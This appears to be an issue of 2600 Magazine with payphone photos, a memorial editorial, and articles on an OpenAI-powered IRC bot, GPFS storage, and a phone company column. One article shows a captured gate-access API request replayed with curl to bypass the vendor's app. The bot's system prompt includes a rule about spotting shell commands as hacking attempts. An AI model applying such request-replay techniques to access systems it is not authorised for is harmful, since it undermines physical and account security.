Northwest Angle, Minnesota (population 119). Another Automatic Electric payphone with free local service in a truly bizarre location: a United States "pene-exclave" where land access is only possible through Canada.

Photo by Babu Mengelepouti

Basic U.S. Payphones

Davis, West Virginia (population 595). These models can be found all over the place if you look. The "Sell Tline" has nothing to do with a phone company, but is part of a campaign to change the ownership of a local ski resort.

Photo by Brian Collins

Basic U.S. Payphones

Morristown, New Jersey (population 20,180). About as basic as you can get, except for the fact that it's not in working order. And "Raul's" is not the name of the phone company, but rather the empanada shop where this is located.

Photo by murph

Taiwanese Payphones

This phone with a “Hello Kitty” theme was seen at the Taiwan Taoyuan International Airport. We wonder why the Coast Guard Service requires a speed dial number. And what is Anti-Fraud all about?

Photo by Sam Pursglove

Taiwanese Payphones

Here we have a bright yellow phone which was seen around the presidential palace area. Interestingly, there are less speed dial numbers listed on the bottom and some have different names than those on the pink one.

Photo by Sam Pursglove

Taiwanese Payphones

This model was found near the Neihu metro station and lists “Epidemic Situation Report” and a whole bunch of directory assistance options on its speed dial listing.

Photo by Sam Pursglove

Taiwanese Payphones

Finally, the bright red option, guaranteed to get your attention. This was also seen by the Neihu metro station. It's pretty much identical to the yellow phone, but the color makes it appear so different

Photo by Sam Pursglove

Payphones With a Story

United States. This phone, along with at least three baby birds, was seen near Mount Pleasant, Pennsylvania. Nobody dared to check for a dial tone.

Photo by Austin Burk

Payphones With a Story

United States. Found at the Ragged Point Inn in a place called Ragged Point, California, you might notice that in addition to the absence of a phone, there is an actual tin can attached to a wire. Nobody was on the other end, unfortunately.

Photo by Wes Hill

Payphones With a Story

Djibouti. This is what's known as a human payphone. When you want to make a call, you just hand some cash to one of these guys and show them the number you want to dial. They spend a few minutes working behind the counter, and then hand you a Nokia once it's ringing.

Photo by Tom Dalton

Payphones With a Story

Canada. Sadly, legendary Winnipeg blues club and dive bar The Windsor Hotel burned to the ground in September. The biggest surviving piece seems to have been this wall with an MTS payphone attached. If it looks a little worse for wear, we'll bet it looked that way well before the fire.

Photo by b0realf0rest

Memories to Come

It's been an especially difficult period for many of us in the hacker community. Two of our most beloved members, Kevin Mitnick and Cheshire Catalyst, passed away since our last issue. And while we all know such loss is inevitable, we are always caught off guard.

If you have ever been to a HOPE conference, you would have seen Cheshire. He attended every one of those events and always gave at least one talk. He was key in helping us organize, especially in the early years. It was his perseverance that landed us Steve Wozniak as one of our keynote speakers when nobody else thought that was possible. He was always there to lend a helping hand to volunteers and newcomers. And before all of that, he was the person who headed *TAP Magazine* in its final days. *TAP* was a printed zine which helped inspire the idea for *2600*. He was known and respected throughout that entire period. And what was truly remarkable was that he was also a renowned presence in his community of Titusville, Florida and amongst those enthused by the many rocket launches in that part of the world. Ironically, few in each community knew of his significance in the others. He was a man of many talents and interests, and his absence will be felt in the years ahead.

Anyone who has read *2600* over the years knows how important a figure Kevin Mitnick was. Since our first editorial on his plight back in the 1980s to his success as a writer and security consultant in the past couple of decades, Kevin carried the true spirit of the hacker community. He was persecuted for his mischief, misunderstood and misrepresented, taken advantage of, and, eventually, recognized as the person he actually was.

If anyone ever had a reason to be bitter and resentful over his long imprisonment and overall demonization, Kevin did. But that wasn't who he was. Instead, when he was finally released in 2000, he got to work building a life and using his talents to help improve the kind of security that he had been able to compromise in previous years. Even that proved a challenge, as the authorities who were monitoring his supervised release conditions wanted him to completely stay away from technology. He was prohibited from being on the Internet, owning a cell phone, and even telling his own story for that entire three-year period after his release. It was a system designed to have people fail and to get them thrown back into custody for inevitably running afoul of these draconian regulations. Instead, Kevin patiently abided by the terms for the three years, knowing full well that the slightest misstep would land him back in federal prison, perhaps for good.

What Kevin was able to accomplish after that dark period should be inspirational to us all. He became a known quantity in the security world - for the second time, but in a completely different way. In so doing, he never bought into the simplistic notion of sending kids to prison if they misbehaved online. He showed us how to better protect ourselves, encouraged others to act responsibly, and never talked down to anyone, whether it was a wannabe hacker in middle school or the president of a large corporation with terrible security practices. There are countless stories out there of Kevin genuinely helping people without asking for anything in return.

We had always wanted Kevin to speak at HOPE, even when it was just beginning back in 1994. However, that year he was in hiding, in no small part because of a front page *New York Times* article published in July of that year that made him seem like a national menace: "Cyberspace's Most Wanted: Hacker Eludes F.B.I. Pursuit." (The author, John Markoff, would later go on to play a part in Mitnick's capture and co-wrote the book *Takedown* about the whole sequence of events, which would go on to become a movie and inspired our own documentary *Freedom Downtime*.) Kevin was behind bars for our

next conference in 1997 and was subject to the restrictions of his supervised release for the next two in 2000 and 2002. But there was nothing getting in the way in 2004 when Kevin made a triumphant appearance at The Fifth HOPE, finally able to speak to a crowd of hackers. His mother and grandmother joined him for that weekend in what was one of our happiest moments.

So much of Kevin's success was helped by the support he received from this community. The entire "Free Kevin" movement was like nothing ever seen before in the hacker world. And it really made a difference: attention was drawn to his case along with the many injustices he suffered; that truly awful *Takedown* film that attacked his character while he was powerless to fight back was prevented from getting a wide release due to demonstrations all over the world; and, when he was finally released, there were so many people out there who wanted to help him get back on his feet. Of course, had Kevin not possessed the skill and the drive to earn such a successful career, he wouldn't have become the post-release legend that he will always be. But those of you who helped get the word out and made it known that this injustice wouldn't stand, know that your actions and words meant a great deal to Kevin.

We believe our relationships are stepping stones that can help make us better people as we move forward in life. The individuals we know personally, as well as those whose words and accomplishments we study, influence how we talk to and treat other people. We can only hope that our all-too-brief time with Cheshire and Kevin had an effect on us and also affected the many others they met, and that we'll all be encouraged to take a path we might otherwise not have gone on. This can be true of anyone we encounter, but it was especially clear with these two.

It's right to feel sad and we will for some time to come. Nothing is forever - that much is certain. But with every transition, there is something else. The only thing we know for certain is that there's so very much we're not capable of understanding at this stage. And that can be both terrifying and comforting. But in these difficult moments, we need to talk to each other, know that we're not all that different, and remember that we're not alone. However we choose to communicate, that human connection is extremely powerful and affirming.

Our experiences are all we know, yet they are so puny in the big picture. We are reminded of that each and every time we look at the night sky. Is it there simply to mock us with glimpses of worlds we can never truly explore? Or are we looking at our future through images of the past?

One thing both Cheshire and Kevin were well known for was their undying curiosity. And whenever you feel that, you're feeling a bit of them, something that will always live on and continue to bind us together.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2023. Annual subscription price $31.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	19625	19750
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	5405	5352
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	13156	13220
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	18561	18572
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	124	127
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	587	923
E. Total free distribution	711	1050
F. Total distribution	19272	19622
G. Copies not distributed	353	128
H. Total	19625	19750
I. Percent Paid	96	95

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

Designing an OpenAI Powered IRC Chat Bot for Fun and Profit

by oxagast

So, for a long time people have thought about what happens when computers become sentient, what defines sentience, and being self-aware. People have fantasized about this, writing books and making movies about AI takeovers since a time when computers were only in their infancy, which surprises even me. While this will be a more specific intro to ChatGPT's type of AI which is - in layman's terms - a bunch of numerical floating point weights that to some extent mimic neuroplasticity in the way that they reinforce patterns made by the algorithm and make sure those are used more often, attached to an algorithm that, using its initial training - in this case lots, and lots... *and lots* of human language - is designed to statistically generate a response that is the most probable considering which pieces of a sentence, seen to the algorithm as being broken up into small pieces of words (tokens) that are generally used with the generalized strings of text that the user entered. So the algorithm is designed to finish the text by using the tokens to pull from the initial training that are statistically found together, to "finish" what was written by the user, by deciding probabilistically bit by bit what should come next, in turn adding information from its model's training back in. If you would like to read more about how ChatGPT specifically works, there is a decent article explaining it here: `www.zdnet.com/article/how-`
`➥does-chatgpt-work/`.

So, okay, the LLM is basically mapping a user's input to a probable output. Now, in my opinion, this is hardly intelligence. But it provides the illusion of intelligence, and is, in my experience, just good enough to where, for an unwitting user, it may even be Turing complete. ChatGPT actually, instead of learning, completely makes up facts on many occasions just because they seem probable, rather than because they are actually true - though talking about this seems to be frowned upon by the designers of ChatGPT. But again, by my definition of intelligence, this hardly pushes the envelope, and thus even opens the creators up to an ethical issue, considering they are pushing this as intelligence... when that is hardly the case at all. It is a talking probability engine. But for my purposes, it happens to work almost perfectly.

An IRC Bot

I decided one day to make an IRC bot, superior to the Markov bots we usually see... something useful and entertaining enough for people to play with. Enter Franklin. Now there have actually been two major versions of what is known as Franklin, the initial being written in bash shell, which had many security implications and was pretty quickly scrapped and rewritten from the ground up to mesh with the IRC client Irssi as a plugin written in Perl.

Perl was one of the first languages I learned out of the gates - right after QBasic - and around the same time I was learning C, so I've been around the block a couple of times with it and felt confident I could get this done. I first went to choose a model and researched my options. OpenAI had been making headlines recently, so I headed there and came across the showcase ChatGPT, which wasn't exactly what I had in mind, and they didn't offer an API hook publicly for that model iteration quite yet anyway. So I settled on text-davinci-003, and it seems to have worked well for my purposes after a little tuning. The main program waits for a message to be received in channel, then hands that off to a subroutine that picks apart the user's request, sees if Franklin was called specifically, or if a random Franklin message should be called instead. Once it handles finding the user's message, it hands this off to the subroutine that sets up what I refer to as the contextual prelude including calling on a second routine that will resolve and strip URLs from HTML to plain text, sets up the request JSON, calls the OpenAI API, and handles returning the message text-davinci-003 generated back to the user via another Irssi hook. Most user definable variables are coded in to be able to be set via Irssi's /set command, and then pulled into Franklin via Irssi's memory.

The main called routine looks like:

```
sub frank {
 my ($server, $msg, $nick,
➥$address, $channel) = @_;
 $msg_count++;
 my @badnicks;
 my $asshole = asshat($msg,
➥$server, $nick, $channel);
 $moderate{$nick} = $asshole - 4
➥+ $moderate{$nick} * 0.40;
 if ($moderate{$nick} >=
➥$asslevel) {
  $server->command('kick' . ' '
➥. $channel . ' ' . $nick . ' '
➥. "Be nice.");
  $moderate{$nick} = 0;
```

```
 }

 if ($blockfn) {
  if (-e $blockfn) {
   open(BN, '<', $blockfn)
    or die "Franklin: Sorry, you
➥need a blocklist file. $!";
   @badnicks = <BN>;
   close BN;
  }
 }
 push(@chat, "The user: $nick
➥said: $msg - in $channel ");
 if (scalar(@chat) >= $histlen) {
  shift(@chat);
 }
 chomp(@badnicks);
 for (@badnicks) {
  s/(.*)#.*$/$1/; ## for comments
➥in the badnicks file
 }
 if (grep(/^$nick$/, @badnicks))
➥{ ## fuck everyone inside this
conditional
  Irssi::print "Franklin: $nick
➥does not have privs to use
➥this.";
 }
 else {
  my $wrote = 1;
  my $ln = $server->{nick};
  if ($msg =~ /^$ln[:|,]
➥(.*)/i) { ## added /i for case
insensitivity
   my $textcall = $1; ## $1
➥is the "dot star" inside the
parenthesis
   $textcall =~ s/\'//gs;
   $textcall =~ s/\"//gs;
   Irssi::print "Franklin: $nick
➥asked: $textcall";
   if (($textcall !~ m/^\s+$/) ||
➥($textcall !~ m/^$/)) {
    $wrote = callapi($textcall,
➥$server, $nick, $channel);
   }
   else { Irssi::print "Unknown
➥error, response not sent to
➥server"; }1
  }
  else {
   if (($chatterbox le 995) &&
➥($chatterbox gt 0)) {
    if (int(rand(1000) -
➥$chatterbox) eq 0) {
     $wrote = callapi($msg,
➥$server, $nick, $channel, @
➥chat);
    }
   }
   else {
    unless ($chatterbox eq 0) {
     Irssi::print "Chatterbox
➥should be an int between 0 and
➥995, where 995 is very chatty.";
    }
   }
  }
 }
}
```

Then the part of the routine that calls the API and parses the response is:

```
my $url = "https://api.openai.
➥com/v1/completions";
my $model = "text-davinci-003";
## other model implementations
➥work too
my $heat = "0.7"; ## ?? wtf
my $uri = URI->new($url);
my $ua = LWP::UserAgent->new;
$textcall = Irssi::strip _
➥codes($textcall);
$textcall =~ s/\"/\\\"/g;
my $askbuilt =
 "{\"model\":
➥\"$model\",\"prompt\":
➥\"$textcall\","
. "\"temperature\":$heat,\"max _
➥tokens\": $tokenlimit,"
. "\"top _ p\": 1,\"frequency _
➥penalty\": 0,\"presence _ "
. "penalty\": 0}";
$ua->default _ header("Content-
➥Type" => "application/json");
$ua->default _
➥header("Authorization" =>
➥"Bearer " . $apikey);
my $res = $ua->post($uri, Content
➥=> $askbuilt); ## send the post
➥request to the api
if ($res->is _ success) {
 my $said = decode _ json($res-
➥>decoded _ content())->{choices}
➥[0]{text};
 my $toks = decode _ json($res-
➥>decoded _ content())->{choices}
➥[0]{total _ tokens};
 if (($said =~ m/^\s+$/) || ($said
➥=~ m/^$/))

  $said = "";
 }
 $said =~ s/^\s+//;
 $said =~ s/^\n+//;
 $said =~ s/Franklin: //;
 $said =~ s/Reply: //;
 $said =~ s/My reply is: //;
 $said =~
```

```
  s/^\s*[\?|.|-]\s*(\w)/$1/; ## if
➥it spits out a question mark,
➥this fixes it
 if ($said =~ m/^\s*\?\s*$/) {
  $said = "";
 }
 unless ($said eq "") {
  my $hexfn = substr( ## the
➥reencode fixes the utf8 bug
   Digest::MD5::md5_hex(
     utf8::is_utf8($said)
    ? Encode::encode_utf8($said)
    : $said
  ),
  0,
  8
 );
 umask(0133);
 my $cost = sprintf("%.5f",
➥($toks / 1000 * $price_
➥per_k));
 open(SAID, '>', "$httploc$hexfn"
➥. ".txt")
  or Irssi::print "Could not open
➥txt file for writing.";
 binmode(SAID,
➥"encoding(UTF-8)");
 print SAID
  "$nick asked $textcall_bare
➥with hash $hexfn\n<---- snip
➥---->\n$said\n";
 close(SAID);
 my $fg_top = '<!DOCTYPE html>
➥<html><head> <!-- Google tag
➥(gtag.js) --> <script async
src="https://www.googletagmanager
➥.com/gtag/js?id=$gtag"></script>
<script> window.dataLayer =
➥window.dataLayer || []; function
➥gtag(){dataLayer.
push(arguments);}
gtag("js", new Date());
➥gtag("config", "' . $gtag . '");
➥</script> <meta charset="utf-8">
➥<meta name="viewport"
➥content="width=device-width,
➥initial-scale=1">
<link rel="stylesheet"
➥type="text/css" href="/css/
style.css"> <link rel="stylesheet
➥" href="https://cdnjs.cloudflare
➥.com/ajax/libs/font-
➥awesome/6.1.2/css/all.min.css">
<title>Franklin, a ChatGPT
➥bot</title></head> <body>
➥<div id="content"> <main
➥class="main_section"> <h2
➥id="title"></h2> <div> <article
id="content"><h2>Franklin</h2>';
➥  my $fg_bottom = '</article>
➥</div> <aside id="meta"> <div>
➥<h5 id="date"><ahref="https://
➥franklin.oxasploits.
➥com/">Franklin, a ChatGPT AI
➥powered IRC Bot</a> </h5> </
➥div> </aside></main> </div></
➥body>';
  my $said_html =
➥sanitize($said, html => 1);
  $textcall_bare =
➥sanitize($textcall_bare, html
➥=> 1);
  $said_html =~ s/\n/<br>/g;
  open(SAIDHTML, '>',
➥"$httploc$hexfn" . ".html")
   or Irssi::print "Couldn't open
➥for writing.";
   binmode(SAIDHTML,
➥"encoding(UTF-8)");
   print SAIDHTML $fg_top
    . "<br><i>"
    . localtime()
    . "<br>Tokens used:
➥$toks<br>Avg cost: \$$cost<br>"
    . "<i><br><br><br><b>$nick</b
➥> asked:
➥<br>    
➥$textcall_bare<br><br>"
    . $said_html
    . $fg_bottom;
   close SAIDHTML;
   my $said_cut = substr($said,
➥0, $hardlimit);
   $said_cut =~ s/\n/ /g; #
➥fixes newlines for irc compat
   Irssi::print "Franklin: Reply:
➥$said_cut $webaddr$hexfn" .
➥".html";
   $server->command("msg
➥$channel $said_cut
➥TXID:$hexfn");
   $retry++;
```

Running the bot is simple. You can start Irssi, configure the bot using /franklin_* variables, and set up its data directory, then use scriptassist to auto-run the bot on Irssi startup. After much debugging, Franklin is mostly stable. However, in the event that the code stalls, you can reload the bot by either reloading the script manually, or you can use a trigger.pl configuration from the setup documentation to be able to reload the bot remotely over IRC.

Major Features

One of the first features I implemented was a primitive hard-coded awareness that Franklin itself is a bot, and some variables about the environment it resides in, such as servers

connected to, channels, date, time, and if it is an op in any channels. I call this the contextual prelude, which lets Franklin's response be more direct and relational to where it is at the time. Franklin also has a memory of the last couple of lines of the chat, in a rolling array where the user's latest comments are shifted in, then popped back out seven or eight comments later, which is in turn prepared into a string that is tacked onto the contextual prelude. This gives Franklin a "context," and allows it to know what the general discussion topic currently is in each channel it is connected to. This helps Franklin's responses seem more relatable, and also helps improve accuracy.

Our context setup looks like:

```
$setup = "You are an IRC bot, your name and nick is Franklin, and you were created by oxagast (an exploit dev, master of 7 different languages), in perl. You are $modstat moderator or operator, and in the IRC channel $channel and have been asked $msg_count things since load, $servinfo Your source pulls from Open AI's GPT3 Large Language Model, can be found at https://
➥franklin.oxasploits.com,  and you are at version $VERSION. It is $hour:$min on $days[$wday] $mday $months[$mon] $year EDT. If you see a shell command and think you are being hacked, call them a skid. The last $histlen lines of the chat are: $context, only use the last $histlen lines out of the channel $channel in your chat history for context. If the user says something nonsensical, answer with something snarky. The query to the bot by the IRC user $nick is: $textcall";
```

It was also pertinent that Franklin have a connection to the Internet, and the ability to resolve any URLs that he is asked about, as well as the ability to summarize the text from the link's given website (after stripping off extraneous HTML), and then add this to the contextual prelude. Otherwise, Franklin would just guess what the website is about based on the context of the question and the text that makes up the link alone, and this is obviously not adequate.

Which is:

```
sub pullpage {
  my ($text) = @_;
  if ($text =~
m!(http|ftp|https):\/\/
➥([\w_-]+(?:(?:\.[\w_-
➥]+)+))([\w.,@?^=%&:\/~+#-
➥]*[\w@?^=%&\/~+#-])!
   ) { # grab the link parts
   my $text_uri = "$1://$2$3"; #
➥put the link back together
   Irssi::print "$text_uri";
   my $cua = LWP::UserAgent->new(
    protocols_allowed =>
➥['http', 'https'],
    timeout => 5,
   );
   $cua->agent(
'Mozilla/5.0 (Windows NT 10.0;
➥Win64; x64) AppleWebKit/537.36
➥(KHTML, like Gecko)
Chrome/91.0.4472.124 Safari/537.36
➥Edg/91.0.864.59'
  ); # so we look like a real
➥browser
  $cua->max_size( 4000 );
  my $cres = $cua->get(URI::-
➥>new($text_uri));
  if ($cres->is_success) {
   my $page_body =
➥untag(encode('utf-8', $cres-
➥>decoded_content())); # we get
➥an error unless this is
utf8
   $page_body =~ s/\s+/ /g;
   return $page_body;
  }
 }
 else { return undef }
}
```

Which calls an HTML stripping routine:

```
sub untag {
 local $_ = $_[0] || $_;
 s{
 < # open tag
 (?: # open group (A)
 (!--) | # comment (1) or
 (\?) | # another comment (2) or
 (?i: # open group (B) for /i
 ( TITLE | # one of start tags
 SCRIPT | # for which
 APPLET | # must be skipped
 OBJECT | # all content
 STYLE # to correspond
 ) # end tag (3)
 ) | # close group (B), or
 ([!/A-Za-z]) # one of these
➥chars, remember in (4)
 ) # close group (A)
 (?(4) # if previous case is (4)
```

```
 (?: # open group (C)
 (?! # and next is not : (D)
 [\s=] # \s or "="
 ["`'] # with open quotes
 ) # close (D)
 [^>] | # and not close tag or
 [\s=] # \s or "=" with
 `[^`]*` | # something in quotes
➥` or
 [\s=] # \s or "=" with
 '[^']*' | # something in quotes
➥' or
 [\s=] # \s or "=" with
 "[^"]*" # something in quotes "
 )* # repeat (C) 0 or more times
➥ | # else (if previous case is
➥not (4))
 .*? # minimum of any chars
 ) # end if previous char is (4)
 (?(1) # if comment (1)
 (?<=--) # wait for "--"
 ) # end if comment (1)
 (?(2) # if another comment (2)
 (?<=\?) # wait for "?"
 ) # end if another comment (2)
 (?(3) # if one of tags-
➥containers (3)
 </ # wait for end
 (?i:\3) # of this tag
 (?:\s[^>]*)? # skip junk to ">"
 ) # end if (3)
 > # tag closed
 }{}gsx; # STRIP THIS TAG
 return $_ ? $_ : "";
}
```

At a user's request, a TXID was implemented so that any text that runs out of IRC bounds is still readable, because Franklin generates a web page per query that contains the question asked, as well as the bot's response, along with some other information about the query itself, such as how many tokens were used in processing it. This turned out to be a great addition, and while it was originally implemented as a link to the page, this turned out to be problematic, mostly because it looked like advertising, in the way that Franklin repeatedly would drop links to its own website while it was being used. This was inadvertent and mitigated by using the TXID, and the accompanying search box on Franklin's website. You can also review all of Franklin's previous responses to queries here: `franklin.oxasploits.com/said/`. Franklin records in both .txt and .html formats.

I also wrote in a thread that runs continuously, pinging a URL every couple seconds, so that if Franklin stalls or the script dies, it will alert me via email, as well as aggregate downtime.

This is the keepalive routine:

```
sub falive {
 if ($hburl) { ## this makes it
➥so its not mandatory to have
➥it set
  while (1) {
   my $uri = URI->new($hburl);
   my $ua = LWP::UserAgent->new;
   $ua->post($uri);
   sleep 30;
  }
 }
}
```

Two more abilities that Franklin has that go hand in hand are the bot's ability to keep track of the chat's topic and respond with relevant information autonomously without directly being called by a user, and Franklin's ability to gauge how much of a jerk a user is being. If the bot has at minimum half operator status in the channel, it can kick a misbehaving user with a custom message.

To keep track of the channel context, we take this and add it to the contextual prelude, basically:

```
push(@chat, "The user: $nick
said: $msg - in $channel ");
 if (scalar(@chat) >= $histlen) {
  shift(@chat);
}
```

The entire franklin.pl source at its most current version can be found on GitHub at: `github.com/oxagast/Franklin`.

Operation

Running the bot itself has turned out to be a task. I get pings and even text messages in the middle of the night sometimes regarding either questions or issues with the bot because it has turned out to be one of my most popular solo projects. When I first started writing the bot, I had no idea how novel and downright entertaining the interactions with it would be. Overall, I have had minimal issues, and one ethical concern of using the user's backlog data for better response content, but it was decided that since chat not directed at Franklin is only in memory and not recorded to the drive, the risk is acceptable. Quite frankly, I've had fun and am thrilled to have made something people actually find useful. Also, I appreciate as well as thank everyone who has asked for features or found bugs in the project. Finally, if you would like to give it a whirl, join Franklin and me on `irc.2600.net`, in the #2600 channel, or our test channel, #gpt3!

Cute App, But I'll Use My Own

by pax

There is an app for everything, and we can hack every app. Therefore, everything is hackable.

My apartment got rid of the classic RFID key fob to open its gate and sent out an email telling all residents to download an app called Gatewise or they would not be able to enter. Being security aware in this world of apps, I am not a fan of putting anything I don't know, need, or trust on my phone. This app didn't check any of those boxes for me.

So I decided to explore Gatewise and see what I could find out. First is the privacy policy[1] where I learned that yes, they will be collecting, storing, and giving up any information they can get. Location, phone number, device information - all the things I'd rather not. I don't want their app. So I called my apartment office telling them I didn't have a smart phone, how was I supposed to open the gate? Their reply was shocked silence followed by, "you mean you have a phone that just... makes calls?" To be clear, I have a smart phone. But it's interesting to take note, the modern world is significantly less accessible to you if you don't have a smart phone. After two visits to the office in person, they figured out they could text me a vendor link for opening the gate. This was exciting news for me. I know all sorts of fun ways to use web addresses. Links lead to great hacking possibilities. Here's what they sent me in that text:

```
pass.gatewise.com/#/id/xx-xx-xx
```

The xx-xx-xx at the end I've used to replace 32 characters of hexidecimal. The link led to a page with a list of labeled buttons, one for each gate I was allowed to open. Moving to my computer, I opened Burp Suite[2], a tool that (among other things) lets you capture and edit outgoing http requests. This lets me see exactly what is being sent to Gatewise's server when I push the button to open the gate, as well as what their server responds with. Pressing an open gate button sends a JSON POST request with two pieces of information to this address: `portal.➥gatewise.com/api/v1/visitor/➥open_gate`. The first piece of information sent is the same generated ID that was included in the original link (which I've changed to xx-xx-xx). The second piece of information is a four digit number called "access point id" (I'll call that 1234). Here's the bit of JSON sent:

```
{"token":"xx-xx-xx","access_➥point_id":1234}
```

That's it. An HTTP POST request with a little bit of JSON. I know I can send that without using their website and buttons.

Figuring out how to open that gate. Start with what I know. I have an Android phone, so I'll be working in linux. I'm planning to use a curl command in a shell script to send the token and access point ID to the Gatewise server. Curl is short for "Client URL" - it's a linux command that is used to exchange data with a server. I hadn't done this from my phone before, so it took some research to get started. Termux[3] is an app that will give you a shell to run code in without jailbreaking your phone. You don't want the Termux in the Google Play store though; it's no longer being maintained by the developers. You need the version on F-Droid[4]. F-Droid is like the Play store, but for open source apps and it's not run by Google. From F-Droid I also got the Termux:Widget[5] plugin because it lets you execute script files from your home screen, which is exactly what I want to do. Using Termux, I built my curl POST request off what I had captured in Burp Suite and saved it as gate.sh. Building the POST request as a runnable .sh file was new ground for me, so it took a good amount of reading and failed attempts before I got it right. But here it is:

```
#! /bin/bash
echo -en '{"token":"xx-xx-xx",
➥"access_point_id":1234}' |
curl -ikX POST -H "Content-Type:
➥application/json" -H
"Connection: close" \
--data-binary @- https://portal.
➥gatewise.com/api/v1/visitor/
➥open_gate
```

Using Termux:Widget, I put a list on the home screen of my phone with entries to open different gates/doors. All I have to do is tap an item on the list to open it. Now I can use this same code on any number of devices and it all looks the same to the apartment office and Gatewise.

There were several pieces of this project I had very little experience in. I mentioned the places where I needed to stop and learn more to show a point. It's OK not to know something. Part of hacking is learning. Stop and learn what you can. Don't just copy and paste or you'll have no ability to troubleshoot when something doesn't work right. Know that a solution exists, then hack until you can bring it together.

[1] gatewise.com/privacy-policy/
[2] portswigger.net/burp
[3] termux.dev
[4] f-droid.org
[5] github.com/termux/termux-widget

Saying Goodbye to an Old (GPFS) Friend

by sark

I'm currently sat at the kitchen table of a self-catering holiday let in Sheringham on the east coast of England. Instead of holiday plans, I am thinking about future work projects. I know, I know - I'm on holiday and thinking about work! You see, I'm one of those oddballs who enjoys their job, and soon my employer will be migrating to a new data storage system. Storage is me. It is my passion. And I think about it a lot. Allow me to explain where my interest came from, a story of joy, but also sadness.

Several years ago my employer had a storage system built. It consisted of two servers, two external raid controllers, a bunch of storage expansion units with SAS disks, and some units with SATA disks. The servers ran CentOS with IBM's GPFS (now known as Spectrum Scale) file system. It held all of the company's data - pretty important stuff! When this was installed, my Linux experience was limited to tinkering around with VMs, so this thing scared me.

The more I learned, the less I feared it. I can remember vividly attending a training course for two days in Yorkshire. The course was organized by the vendor and their instructors taught me and others how to use the system. From that moment on I was hooked! I loved this server system, but I was still petrified of it at the same time. I spent hours learning all of its bits and pieces.

Over time, my confidence and skills improved no end. I had hours of fun writing little bash scripts for the file system. We expanded the system, creating a third server to handle intensive I/O, adding another server to the cluster running IBM's TSM (now known as Spectrum Protect) to backup and archive data to tape... pwoar! Now you're talking! There's something nerdy about watching a tape library robot pick up a tape, load it into a drive, and read or write data after you run a few commands in TSM's command line interface.

Fast forward a few years, and, lo and behold, I went to work for the vendor of the storage system. I worked on some big systems out there in the wild for some household names. I also worked with brilliant people based in my native U.K., as well as Germany and the USA. It was a great and memorable time.

However, I've ended up back working for my original employer. Their storage system manager left his position and they were in need of someone schooled in the ways of the command line. Returning to the original storage system was great. I love archiving to tape; shifting data here, there, and everywhere; swapping out broken disks; managing the GPFS system.... I know what you're thinking: this guy needs a life! But I just love storage! This system sparked my passion for learning Linux, storage systems, and going further down the rabbit hole, until I found the hacker community and *2600*. Thanks to this storage system, I got to work with some brilliant people that gave me knowledge and skills that fed that passion.

Sadly, the GPFS system that I fell in love with is being retired and replaced. The head of department wants a new single-node storage system. It will be built by an external company and will be running Windows (I ain't a Windows guy) with "Resilient" File System (ReFS). Why Windows over Linux? From a performance perspective, it makes sense. The users of the system need more performance than you can imagine and the company building it decided, along with the budget holder at work, SMB Direct is what is needed. GPFS can give huge performance on Windows clients by adding the Windows clients to the cluster. The only problem is that GPFS is expensive with year-on-year license costs as well as support costs.

I was given the task of designing another less powerful storage system which will mirror the data. This system will behave as our disaster recovery (DR) system and will perform backups to tape and cloud. I put Debian on it, installed ZFS, and built the file system out in a few minutes. I installed Samba, bound Linux to the Windows domain for file authentication using Winbind, built my shares and installed Bacula to backup the system to LTO and AWS. Designing and building the DR server was brilliant fun! I love GPFS, but I've certainly now fallen in love with ZFS.

I'm going to miss the GPFS storage system. Without it, I wouldn't have half the knowledge I have now and certainly not the passion. To me, the system has soul. I've had to pour blood, sweat, and tears into the thing to keep it going. Thanks to GPFS, I've been able to pour this passion into my DR system, giving it soul and adding an element of beauty to its build.

It's going to be a hard day when I shut the GPFS and TSM systems down for the last time. They have become close friends over the years. Friends that have made me smile, angry, happy, and have fueled my passion for tech. Something very special. I shall raise a glass to them and I look forward to pouring my energy into the DR system, turning my focus to ZFS and Bacula, but, of course, fondly remembering my old friends. I'm certainly grateful for what they gave me. Here's to absent friends.

Big thanks to Zelig for proof reading!

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! The acrid smell of smoke hangs in the air as yet another forest fire burns in the vicinity. It's a relatively new thing in the Pacific Northwest that thousands of acres of timberlands burn every summer, but it's also a relatively new thing that summer now extends pretty far into fall. This does mean that outside plant construction can run later into the year than usual, though, so I took the weather as an opportunity to move the underground fiber project I'm working on ahead of schedule. My project was tracking really well until suddenly, one day, it stopped. You see, if we had planned our dig just two feet away, we'd never have dug up a human hand, and my life would be a lot easier.

Construction guys are a rough and tumble bunch and very little fazes them, so when an ashen-faced equipment operator tapped me on the shoulder and said "we have a problem," I took notice. Everyone had stopped what they were doing when I got on site, and there it was - a hand, or at least bones that used to be a hand. The fact that it was human was unmistakable, but it had clearly been there for a long time - decades at least. There is a protocol for this (which was part of our permit), so I pulled it out and we executed on the plan.

